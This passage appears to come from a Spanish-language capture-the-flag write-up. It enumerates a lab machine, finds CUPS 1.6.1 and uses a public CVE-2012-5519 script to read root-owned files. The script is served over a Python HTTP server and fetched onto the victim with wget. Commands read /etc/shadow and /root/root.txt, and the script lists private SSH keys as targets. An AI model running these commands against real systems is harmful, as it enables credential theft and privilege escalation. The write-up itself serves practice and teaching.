udp        0      0 0.0.0.0:161             0.0.0.0:*                           off (0.00/0/0)
udp        0      0 10.10.11.107:57184      8.8.8.8:53              ESTABLISHED off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     19486    @/org/kernel/linux/storage/multipathd
unix  3      [ ]         DGRAM                    19470    /run/systemd/notify
```

Y al hacer un CURL de localhost:631 puedo ver que lo que corre en ese puerto es un CUPS, donde veo una versión, que al intentar buscarla logro ver que es vulnerable.



```
> curl localhost:631
Err updating configuration
> exec curl localhost:631
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
        <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">
        <TITLE>Home - CUPS 1.6.1</TITLE>
        <LINK REL="STYLESHEET" TYPE="text/css" HREF="/cups.css">
        <LINK REL="SHORTCUT ICON" HREF="/images/cups-icon.png" TYPE="image/png">
</HEAD>
<BODY>
<TABLE CLASS="page" SUMMARY="{title}">
<TR><TD CLASS="body">
<TABLE BORDER="0" CELLPADDING="0" CELLSPACING="0" SUMMARY="">
<TR HEIGHT="36">
<TD><A HREF="http://www.cups.org/" TARGET="_blank"><IMG
SRC="/images/left.gif" WIDTH="64" HEIGHT="36" BORDER="0" ALT=""></A></TD>
<TD CLASS="sel"><A HREF="/">&nbsp;&nbsp;Home&nbsp;&nbsp;</A></TD>
<TD CLASS="unsel"><A HREF="/admin">&nbsp;&nbsp;Administration&nbsp;&nbsp;</A></TD>
<TD CLASS="unsel"><A HREF="/classes/">&nbsp;&nbsp;Classes&nbsp;&nbsp;</A></TD>
<TD CLASS="unsel"><A HREF="/help/">&nbsp;&nbsp;Online&nbsp;Help&nbsp;&nbsp;</A></TD>
<TD CLASS="unsel"><A HREF="/jobs/">&nbsp;&nbsp;Jobs&nbsp;&nbsp;</A></TD>
<TD CLASS="unsel"><A HREF="/printers/">&nbsp;&nbsp;Printers&nbsp;&nbsp;</A></TD>
<TD CLASS="unsel" WIDTH="100%"><FORM ACTION="/help/" METHOD="GET"><INPUT
TYPE="SEARCH" NAME="QUERY" SIZE="20" PLACEHOLDER="Search Help"
AUTOSAVE="org.cups.help" RESULTS="20"></FORM></TD>
<TD><IMG SRC="/images/right.gif" WIDTH="4" HEIGHT="36" ALT=""></TD>
</TR>
</TABLE>

<TABLE CLASS="indent" SUMMARY="">
<TR><TD STYLE="padding-right: 20px;">

<H1>CUPS 1.6.1</H1>
```

Logro ver la vulnerabilidad y para copiarlo bien, me creo el siguiente sh en mi dispositivo, me lo comparto con un servidor python y finalmente me lo descargo en la máquina víctima.



cups-root-file-read.sh does not require any arguments or flags but has two optional ones:

```
./cups-root-file-read.sh -h

./cups-root-file-read.sh does not require any arguments to run.
it is currently interactive only.
usage: ./cups-root-file-read.sh [-a|--accessible] [-h|--help]
        -a, --accessible: turns off features which may negatively affect
        screen readers.
        -h, --help: prints this dialog message.
after passing all the required checks for the exploit,
the user will be prompted for input.
type in the full path to a file to read it.
eg.
        1. /root/.ssh/id_rsa
        2. /root/.bash_history
        3. /etc/shadow etc...
```

run with:

```
bash cups-root-file-read.sh
```


or

```
chmod +x cups-root-file-read.sh

./cups-root-file-read.sh
```


or if you want to read a single file only:

```
echo '/etc/shadow' | ./cups-root-file-read.sh
```


after passing the initial functionality and vulnerability checks, the user is provided with a prompt allowing them to type in an absolute path to an existing file. the contents of each file will be printed to the terminal.




```
┌──(jouker㉿joukerm)-[~/Descargas]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.11.107 - - [28/May/2025 11:09:50] "GET /cups-root-file-read.sh HTTP/1.1" 200 -
10.10.11.107 - - [28/May/2025 11:10:27] "GET /cups-root-file-read.sh HTTP/1.1" 200 -
```




```
Err updating configuration
> exec wget http://10.10.16.5:8080/cups-root-file-read.sh
> exec dir
cups-root-file-read.sh  cups-root-file-read.sh.1  telnet.py  user.txt
> exec chmod +x cups-root-file-read.sh
> exec ls -l
total 40
-rwxrwxr-x 1 lp lp 13027 May 28 09:06 cups-root-file-read.sh
-rw-rw-r-- 1 lp lp 13027 May 28 09:06 cups-root-file-read.sh.1
-rwxr-xr-x 1 lp lp  1959 Sep 27  2021 telnet.py
-rw------- 2 lp lp    33 May 27 21:01 user.txt
> exec bash cups-root-file-read.sh
```



```
 / __| | | | '_ \/ __|_____| '__/ _ \ / _ \| __|____
| (__| |_| | |_) \__ \_____| | | (_) | (_) | ||_____|
 \___|\__,_| .__/|___/     |_|  \___/ \___/ \__|
 / _(_) | _|_|      _ __ ___  __ _  __| |  ___| |__
| |_| | |/ _ \_____| '__/ _ \/ _` |/ _` | / __| '_ \
|  _| | |  __/_____| | |  __/ (_| | (_| |_\__ \ | | |
|_| |_|_|\___|     |_|  \___|\__,_|\__,_(_)___/_| |_|
a bash implementation of CVE-2012-5519 for linux.

[i] performing checks...
[i] checking for cupsctl command...
[+] cupsctl binary found in path.
[i] checking cups version...
[+] using cups 1.6.1. version may be vulnerable.
[i] checking user lp in lpadmin group...
[+] user part of lpadmin group.
[i] checking for curl command...
[+] curl binary found in path.
[+] all checks passed.

[!] warning!: this script will set the group ownership of
[!] viewed files to user 'lp'.
[!] files will be created as root and with group ownership of
[!] user 'lp' if a nonexistant file is submitted.
[!] changes will be made to /etc/cups/cups.conf file as part of the
[!] exploit. it may be wise to backup this file or copy its contents
[!] before running the script any further if this is a production
[!] environment and/or seek permissions beforehand.
[!] the nature of this exploit is messy even if you know what you're looking for.

[i] usage:
        input must be an absolute path to an existing file.
        eg.
        1. /root/.ssh/id_rsa
        2. /root/.bash_history
        3. /etc/shadow
        4. /etc/sudoers ... etc.
[i] cups-root-file-read.sh commands:
        type 'info' for exploit details.
        type 'help' for this dialog text.
        type 'quit' to exit the script.
[i] for more information on the limitations
[i] of the script and exploit, please visit:
[i] https://github.com/0zvxr/CVE-2012-5519/blob/main/README.md
[>] > 
```



```
 /root/root.txt
> exec echo '/root/root.txt' | ././cups-root-file-read.sh
                                            _
  ___ _   _ _ __  ___       _ __ ___   ___ | |_
 / __| | | | '_ \/ __|_____| '__/ _ \ / _ \| __|____
| (__| |_| | |_) \__ \_____| | | (_) | (_) | ||_____|
 \___|\__,_| .__/|___/     |_|  \___/ \___/ \__|
 / _(_) | _|_|      _ __ ___  __ _  __| |  ___| |__
| |_| | |/ _ \_____| '__/ _ \/ _` |/ _` | / __| '_ \
|  _| | |  __/_____| | |  __/ (_| | (_| |_\__ \ | | |
|_| |_|_|\___|     |_|  \___|\__,_|\__,_(_)___/_| |_|
a bash implementation of CVE-2012-5519 for linux.
```



```
 \___|\__,_| .__/|___/     |_|  \___/ \___/ \__|
 / _(_) | _|_|      _ __ ___  __ _  __| |  ___| |__
| |_| | |/ _ \_____| '__/ _ \/ _` |/ _` | / __| '_ \
|  _| | |  __/_____| | |  __/ (_| | (_| |_\__ \ | | |
|_| |_|_|\___|     |_|  \___|\__,_|\__,_(_)___/_| |_|
a bash implementation of CVE-2012-5519 for linux.

[i] performing checks...
[i] checking for cupsctl command...
[+] cupsctl binary found in path.
[i] checking cups version...
[+] using cups 1.6.1. version may be vulnerable.
[i] checking user lp in lpadmin group...
[+] user part of lpadmin group.
[i] checking for curl command...
[+] curl binary found in path.
[+] all checks passed.

[!] warning!: this script will set the group ownership of
[!] viewed files to user 'lp'.
[!] files will be created as root and with group ownership of
[!] user 'lp' if a nonexistant file is submitted.
[!] changes will be made to /etc/cups/cups.conf file as part of the
[!] exploit. it may be wise to backup this file or copy its contents
[!] before running the script any further if this is a production
[!] environment and/or seek permissions beforehand.
[!] the nature of this exploit is messy even if you know what you're looking for.

[i] usage:
        input must be an absolute path to an existing file.
        eg.
        1. /root/.ssh/id_rsa
        2. /root/.bash_history
        3. /etc/shadow
        4. /etc/sudoers ... etc.
[i] ./cups-root-file-read.sh commands:
        type 'info' for exploit details.
        type 'help' for this dialog text.
        type 'quit' to exit the script.
[i] for more information on the limitations
[i] of the script and exploit, please visit:
[i] https://github.com/0zvxr/CVE-2012-5519/blob/main/README.md
[>] [+] contents of /root/root.txt:
1c29908954f651821ed601bd42a5346c
```